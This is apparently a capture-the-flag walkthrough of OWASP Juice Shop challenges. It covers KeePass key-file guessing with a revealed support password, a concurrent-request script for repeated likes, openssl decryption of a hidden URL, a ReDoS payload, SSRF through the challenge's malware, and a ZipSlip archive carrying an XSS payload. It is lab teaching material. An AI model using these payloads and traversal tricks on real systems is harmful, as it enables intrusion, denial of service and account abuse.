
10. The “empty master password” refers to the KeePass prompt. In other words, we only need the key file to unlock “incident-support.kdbx” files (no master password).

11. Google the word “Caoimhe”. You will find out it refers to an Irish feminine given name. Next, you need to find a picture of an Irish woman. And, the only page in JuiceShop that has pictures is at the “About” page.


12. Go to the “About” page (/about) and download all the female pictures.




13. Try to use each picture as the key file. You will discover that the image6 is the answer.



14. In the main KeePassX dashboard, double-click the “prod” option.




15. Find the password field and click on the eye icon to reveal the password.



16. Go to the JuiceShop website and login using the following credential


support@juice-sh.op

J6aVjTg0pRs\$?5l+Zkq2AYnCE@RF\$P




Multiple Likes - Like any review at least three times as the same user

1. Login as any user and open the Developer Tools → “Network” tab. Go to any item that has at least one review and like it. Analyze the Network Activities (/reviews).




2. Observe the response's content too.



3. You will see that for every like, the web application is sending a POST request to /reviews containing a JSON id like "GqmNSQcyjJdxvsNW"

4. Notice that after you hit the like button, the UI immediately grayed out the button. And, if you try to perform the POST request via Postman, it will print out a response “Error, not allowed”.



6. Write a script that simultaneously executes three requests to `http://john-owaspjuiceshop.herokuapp.com/rest/products/reviews` with body:

```
{"id":"GqmNSQcyjyJdxvsNW"}
```

7. My script

```


1 import requests
2 import grequests
3
4 auth_token = "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMtOjZkdWJnZXN2IiwiaWF0IjE6YyJpZCIGMSwidXNlcmShbwUiOiIiLCJlbWFnZWFrZWVudmFkbWluQGplahNLXNoLm9wiicGFzc3k="
5 head = {'Authorization': 'Bearer ' + auth_token}
6 params = {"id": "QqmNSQcyjyJdxvsNW"}
7 urls = [
8     "http://john-owaspjuiceshop.herokuapp.com/rest/products/reviews",
9     "http://john-owaspjuiceshop.herokuapp.com/rest/products/reviews",
10    "http://john-owaspjuiceshop.herokuapp.com/rest/products/reviews"
11 ]
12
13 response = (grerequests.post(url, data=params, headers=head) for url in urls)
14 requests = grequests.map(response)
15
16 for rs in requests:
17     print(rs)

```

The screenshot shows the OWASP Juice Shop application. At the top, there's a navigation bar with the OWASP Juice Shop logo, a user profile icon, and links for 'Logout', 'Contact Us', 'Your Basket', and a language selector set to 'English'. A search bar is on the right. Below the navigation bar, a green banner displays the message: 'You successfully solved a challenge: Multiple Likes (Like any review at least three times as the same user.)'. The main content area is divided into two sections. On the left, under 'All Products', there's a table with columns 'Image' and 'Product'. It lists 'Apple Juice (1000ml)', 'Apple Pomace', and 'Banana Juice (1000ml)'. On the right, a modal for 'Apple Juice (1000ml)' is open, showing an image of a juice cup with an apple, the price '1.99', and the description 'The all-time classic.'. Below the modal, there's a 'Reviews' section showing a review from 'admin@juice-sh.op' with the text 'One of my favorites!' and a thumbs-up icon.

Premium Paywall - Unlock Premium Challenge to access exclusive content

1. Go to “Scoreboard” page (/score-board) and right-click on one of the challenges box. Search for keywords like exclusive, premium, secret, etc.



2. You will find a commented-out code:

```
<!--lvLuRfBJYImStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg===-->
```

3. From the hint provided, it is a cipher text that came out of an AES-encryption using AES256 in CBC mode. To decrypt that, we need to find out the IV (Initialization vector) used in the encryption(https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation).

4. Use a tool called “Dirbuster” in Kali and use the wordlist from “directory-list-2.3-big.txt” and “directory-list-lowercase-2.3-big.txt” (/usr/share/wordlist/). Eventually, you will discover a hidden directory “/encryptionkeys”. Download the “premium.key” file

~/encryptionkeys		
Name	Size	Modified
pub.pub	248	PM 3:22:37 9/18/2019
premium.key	50	PM 3:22:37 9/18/2019

5. Read the content of the file using the command “cat” (terminal). It looks like this:

```
1337133713371337.EA99A61D92D2955B1E9285B55BF2AD42
```

This means:

The AES enc. key ⇒ EA99A61D92D2955B1E9285B55BF2AD42

The IV ⇒ 1337133713371337

6. To decrypt the ciphertext, use the following command:

```
root@kali:~# echo
"lvLuRfBJYImStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTA
```

```
C2+G9UuFCD1DUjg==" | openssl enc -aes-256-cbc -d -a -K  
EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337
```

The meaning behind the "openssl" parameters:


enc	Encoding with Ciphers
-aes-256-cbc	The encryption cipher to be used
-d	Decrypts data
-a	Tells OpenSSL that the encrypted data is in Base64-encode
-K	AES encryption key
-iv	IV value

7. The decrypted text is:

/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us

8. Concatenate this string with JuiceShop's main URL

john-owaspjuiceshop.herokuapp.com/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us



9. Go back to JuiceShop's main page to complete the challenge.

1. This challenge uses the same leverage point as the “Perform a Remote Code Execution that would keep a less hardened application busy forever” challenge. As we know, the application has a protection against too many iterations (i.e. infinite loops). This means, the attack shouldn’t trigger this alarm system. As a result, the goal is to make the server run at a very costly operation, instead of running into an infinite loop condition.

<https://blog.codinghorror.com/regex-performance/>

```
{"orderLinesData": "/(x+x+)+y/.test('xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx')"}

```


3. The server will print out “503 Error: Service Unavailable” because the query provided takes forever to get processed. In other words, we make the server to timeout (not infinite loop).

Written by Jonathan Harijanto

SSRF - Request a hidden resource on server through server


1. Read the hint. It says “This SSRF challenge will come back to the malware you used in Infect the server with juicy malware by abusing arbitrary command execution.”

2. Google “JuiceShop malware” and you will find <https://github.com/J12934/juicy-malware>



3. Download all the three malware and change the permission of each files with “chmod u+x *”.

4. Use your favorite decompiler(s) to see what is going on inside the malware program...Open one of the files with “edb debug”.




5. You will find there’s a hidden URL

http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thng_iS_Imp0ssibl3

6. Login as any user and go to “User Profile” page.

User Profile



Username:

Email:

Set Username

Browse...

No file selected.

Upload Picture

or

Generate Link:

Link Gravatar

7. Go to the Gravatar URL field and paste the payload (URL).

8. The JuiceShop web application will try to download the “gravatar” from the given URL.


XSS Tier 6 - Embed an XSS payload `</script><script>alert(`xss`)</script>` into one of our marketing collaterals

1. The hint says “The mentioned “marketing collateral” might have been publicly advertised by the Juice Shop but is not necessarily part of its sitemap yet”.


2. Go to Björn’s twitter account.



3. One of his tweets talks about a promotion video.




4. Visit the URL (/promotion) while opening a Developer Tools → “Network” tab alongside.



5. Observe that the video is stored under (/assets/public/videos/JuiceShopJingle.mp4). Try to access that path directly. You will notice that the video from this URL doesn't have subtitles. This means that the subtitle is stored in a different location and loaded per request.

6. Google "file type of a subtitle for a web video" and you will find that the answer is WebVTT. Go back to JuiceShop site and try this path:

<http://john-owaspjuiceshop.herokuapp.com/assets/public/videos/JuiceShopJingle.vtt>



7. As can be seen, the subtitle is embedded on the server side. Since this is a vulnerable website, chances are the embedding process doesn't have proper safeguards, which allow the subtitles file to be overwritten into anything, including an XSS payload.

8. Perform a ZipSlip vulnerability (here's a great youtube video to learn more about this vulnerability: https://www.youtube.com/watch?v=Ry_yb5Oipq0).

9. The actual directory structure on the server is created by the AngularCLI tool during the compilation process. The path is "frontend/dist/frontend/assets/". We also know the path of the subtitle itself is "/public/videos/JuiceShopJingle.vtt". So the complete path will look like:

```
../../../../frontend/dist/frontend/assets/public/videos/JuiceShopJingle.vtt
```

9. Create a new file called "JuiceShopJingle.vtt" with the following content

```
</script><script>alert(`xss`)</script>
```

10. Here's the process of creating the ZipSlip payload:

```
root@kali: ~/Desktop/frontend/dist/frontend/assets/public/videos# echo  
"</script><script>alert(`xss`)</script>" > JuiceShopJingle.vtt
```

```

root@kali:~/Desktop# mkdir frontend
root@kali:~/Desktop# cd frontend/
root@kali:~/Desktop/frontend# mkdir dist
root@kali:~/Desktop/frontend# cd dist/
root@kali:~/Desktop/frontend/dist# mkdir frontend
root@kali:~/Desktop/frontend/dist# cd frontend/
root@kali:~/Desktop/frontend/dist/frontend# mkdir assets
root@kali:~/Desktop/frontend/dist/frontend# cd assets/
root@kali:~/Desktop/frontend/dist/frontend/assets# mkdir public
root@kali:~/Desktop/frontend/dist/frontend/assets# cd public/
root@kali:~/Desktop/frontend/dist/frontend/assets/public# mkdir video
root@kali:~/Desktop/frontend/dist/frontend/assets/public# cd video/
root@kali:~/Desktop/frontend/dist/frontend/assets/public/video# echo "</script><script>alert('xss')</script>" > JuiceShopJingle.vtt
bash: xss: command not found
root@kali:~/Desktop/frontend/dist/frontend/assets/public/video# echo "</script><script>alert(`xss`)</script>" > JuiceShopJingle.vtt
root@kali:~/Desktop/frontend/dist/frontend/assets/public/video# pwd
/root/Desktop/frontend/dist/frontend/assets/public/video
root@kali:~/Desktop/frontend/dist/frontend/assets/public/video# ls
JuiceShopJingle.vtt
root@kali:~/Desktop/frontend/dist/frontend/assets/public/video# cat JuiceShopJingle.vtt
</script><script>alert(`xss`)</script>
root@kali:~/Desktop/frontend/dist/frontend/assets/public/video#

```

root@kali:~/Desktop/test1/test2# zip payload.zip

../frontend/dist/frontend/assets/public/videos/JuiceShopJingle.vtt

```

root@kali:~/Desktop/frontend/dist/frontend/assets/public/video# cd ~/Desktop/
root@kali:~/Desktop# mkdir test1
root@kali:~/Desktop# cd test1/
root@kali:~/Desktop/test1# mkdir test2/
root@kali:~/Desktop/test1# cd test2/
root@kali:~/Desktop/test1/test2# zip payload.zip ../frontend/dist/frontend/assets/public/video/JuiceShopJingle.vtt
adding: ../frontend/dist/frontend/assets/public/video/JuiceShopJingle.vtt (deflated 26%)
root@kali:~/Desktop/test1/test2# ls
payload.zip
root@kali:~/Desktop/test1/test2# ls
payload.zip
root@kali:~/Desktop/test1/test2#

```

11. The final step is to login as any user and go to the “Contact Us” page. File a complaint and upload the payload (zip file).

12. Go to the following URL <https://john-owaspjuiceshop.herokuapp.com/promotion> to see the XSS

